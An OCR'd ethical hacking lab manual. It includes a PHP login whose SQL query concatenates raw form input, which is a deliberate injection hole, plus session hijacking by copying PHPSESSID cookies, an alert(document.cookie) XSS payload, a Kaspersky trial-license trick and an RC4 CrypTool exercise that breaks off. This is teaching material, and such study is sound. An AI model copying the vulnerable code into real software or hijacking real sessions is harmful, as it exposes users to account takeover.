
Turn on Kaspersky AV again and click on activate beta version



The trial license would have been activated had it been 2009, since it is almost 13 years later the server has been updated and this trick doesn't work



Lastly re-enable the self defence option


win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kaspersky Anti-Virus 2009 BETA VERSION
!!! NOT FOR SALE !!!
Settings
Kaspersky Anti-Virus 2009
Appearance configuration
Protection
Anti-Virus
System Firewall
Online Security
Scan
Full Scan
Quick Scan
Update
Options
Threats and exclusions
Network
Notifications
Reports
Feedback
Appearance
Restore...
Self-defense
Enable Self-Defense
Disable external service control
Compatibility
Enable advanced disinfection technology
Disable scheduled scans while running on battery power
Concede resources to other applications
Help
OK
Cancel
Apply
Help | Support
Detected
Reports
8:13 AM
6/13/2022
Right Ctrl

Practical 6

Aim: Performing sql injection and session injection and generate analysis report.

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.
An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more.
SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists injections in their OWASP Top 10 2017 document as the number one threat to web application security

A)SQL injection :

Index.php

```
<?php
session_start();
?>
<html>
<head>
<title>User Login</title>
</head>
<body bgcolor=green>
<?php
if($_SESSION["name"]) {
?>
<center>
<h1>
Welcome <?php echo $_SESSION["name"]; ?>. Click here to <a
href="logout.php" tite="Logout">Logout.
</h1>
</center>
<?php
}else echo "<h1>Please login first .</h1>";
```

```
?>
</body>
</html>
```

Login.php

```
<?php
session_start(); $message=""; if(count($_POST)>0)
{
$con = mysqli_connect('127.0.0.1:3306','root','','studusers') or
die('Unable To connect'); $result = mysqli_query($con,"SELECT *
FROM login_user WHERE user_name='" .
$_POST["user_name"] . "' and password = '".
$_POST["password"]."'");
$row = mysqli_fetch_array($result); if(is_array($row))
{
$_SESSION["id"] = $row['id'];
$_SESSION["name"] = $row['name'];
} else {
$message = "Invalid Username or Password!";
} }
if(isset($_SESSION["id"]))
{
   header("Location:index.php");
}
?>
<html>
<head>
<title>User Login</title>
</head>
<body>
<form name="frmUser" method="post" action="" align="center">
<div class="message"><?php if($message!="") { echo
$message; } ?></div>
<h3 align="center">Enter Login Details</h3>
Username:<br>
<input type="text" name="user_name">
<br>
Password:<br>
```


```
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="Submit">
<input type="reset">
</form>
</body>
</html>
```


Logout.php <?php
session_start(); unset($_SESSION["id"]);
unset($_SESSION["name"]); header("Location:login.php");
?>

```
MariaDB [(none)]> create database studusers;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> use studusers;
Database changed
```

```
MariaDB [studusers]> CREATE TABLE `login_user` (
    -> `id` int(11) NOT NULL,
    -> `name` varchar(60) NOT NULL,
    -> `user_name` varchar(50) NOT NULL,
    -> `password` varchar(500) NOT NULL
    -> )
    -> ;
Query OK, 0 rows affected (0.224 sec)
```

```
MariaDB [studusers]> Insert into login_user values(1,'IT','admin','admin');
Query OK, 1 row affected (0.099 sec)

MariaDB [studusers]> Insert into login_user values(2,'Vidya','vv','vv');
Query OK, 1 row affected (0.051 sec)

MariaDB [studusers]> Insert into login_user values(3,'hacker','system','manager');
Query OK, 1 row affected (0.148 sec)

MariaDB [studusers]> Insert into login_user values(4,'iamstrongest','system',
    -> md5(' Ethical@#$%Hacking'));
```








Right click-> inspect -> document.cookie

Now PHPSESSID for Admin = PHPSESSID=tgi4p6cspac1rn1gdgf4n972i8

Next,delete the above session after it is recorded above.




localhost/sqlinjection2/index.php
Gmail
YouTube
Maps
Translate
News
Welcome FYMCA B Click here to Logout.


localhost/sqlinjection2/index.php
Gmail
YouTube
Maps
Translate
News
Welcome IT. Click here to Logout.
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://localhost
Trust Tokens
Interest Groups
Cache
Filter
Only show cookies with an issue
Name
Value
Domain
security
low
_ga_Z9VC6Y60CT
GS1.1.1664704377.2.1.166470...
PHPSESSID
mcmkt512qh2pard3231dpdj1rs
_ga
GA1.1.354242674.1663522473

Session Hijacking:

1. **Session in HTTP**: Since HTTP is stateless, web applications use sessions to track user interactions. A session ID (a long, random alphanumeric string) is used to maintain the session, commonly stored in cookies, URLs, or hidden fields.
2. **Session Hijacking Methods**:
    - **Session Sniffing**: Attackers use tools like Wireshark or OWASP Zed to capture network traffic and extract session IDs.
    - **Predictable Session Token ID**: Exploiting weak or predictable session ID patterns.
    - **Man-in-the-Browser (MitB)**: Malware intercepts and manipulates communication between the user and the server.
    - **Cross-Site Scripting (XSS)**: Attackers inject scripts to steal session cookies.
    - **Session Sidejacking**: Attackers intercept session cookies over unencrypted connections.

These attacks can allow cybercriminals to hijack a session and impersonate the user.




Fig 2. Manipulating the token session executing the session hijacking attack.

Predictable sessions token ID

Many web servers use a custom algorithm or predefined pattern to generate session IDs. The greater the predictability of a session token, the weaker it is and the easier it is to predict. If the attacker can capture several IDs and analyze the pattern, he may be able to predict a valid session ID.

Man-in-the-browser attack

Once the victim is tricked into installing malware onto the system, the malware waits for the victim to visit a targeted site. The man-in-the browser malware can invisibly modify transaction information and it can also create additional transactions without the user knowing.

Cross-site scripting

Cybercriminals exploit server or application vulnerabilities to inject client side scripts into web pages. This causes the browser to execute arbitrary code when it loads a compromised page. If Http Only isn't set in session cookies, cybercriminals can gain access to the session key through injected scripts, giving them the information they need for session hijacking. Ethical Hacking Lab

102

The example in figure 3 uses an XSS attack to show the cookie value of the current session; using the same technique it's possible to create a specific JavaScript code that will send the cookie to the attacker.

```
<SCRIPT>
alert(document.cookie);
</SCRIPT>
```




Fig 3. Code Injection

Session Hijacking:

1. **Session Side Jacking**: Attackers use packet sniffing to capture session cookies after the user authenticates. If only the login page is secured with TLS and not the entire session, the attacker can hijack the session.
2. **Session Fixation**: Attackers steal an unauthenticated session ID and trick the user into authenticating it. After authentication, the attacker gains access to the session. Variants include session tokens in URLs, form fields, or cookies.
3. **Consequences**: Attackers can perform actions the legitimate user is authorized for, including financial theft, identity theft, and data breaches.
4. **Example**: The **CRIME** attack (2012) exploited TLS compression to decrypt cookies and hijack user sessions.
5. **Prevention**:
    - **HTTPS**: Enforce TLS encryption throughout the session.
    - **HTTP Only Cookies**: Prevent access to cookies by client-side scripts to block XSS attacks.
    - **System Updates**: Use antivirus software and automatic updates.
    - **Session Management**: Use secure web frameworks and regenerate session keys after authentication.
    - **Identity Verification**: Check IP addresses or usage patterns beyond session keys.
    - **VPN**: Use VPNs on public networks.
    - **Avoid Phishing**: Be cautious of suspicious links or emails.

Practical 7

Aim: Perform encryption and decryption of text by using CRYPTOOL

Create a simple cipher using the RC4 brute force tool and then attempt to decrypt it using brute-force attack.

Creating the RC4 stream cipher

Step 1) Download and intall Crypt Tool

We will use Cryp Tool 1 as our cryptology tool. Cryp Tool 1 is an open source educational tool for crypto logical studies. You can download it from https://www.cryptool.org/en/ct1/


Step 2) Open Crypt Tool and replace the text

We will encrypt the following phrase


Never underestimate the determination of a kid who is time-rich and cash poor

We will use 00 00 00 as the encryption key.

- Open CrypTool 1




- Replace the text with Never underestimate the determination of a kid who is time-rich and cash-poor




Step 3) Encrypt the text

- Click on Encrypt/Decrypt menu
- Point to Symmetric (modern) then select RC4 as shown above




- The following window will appear




Step 4) Select encryption key

- Select 24 bits as the encryption key
- Set the value to 00 00 00
- Click on Encrypt button
- You will get the following stream cipher Attacking the stream cipher



Step 5) Start Analysis

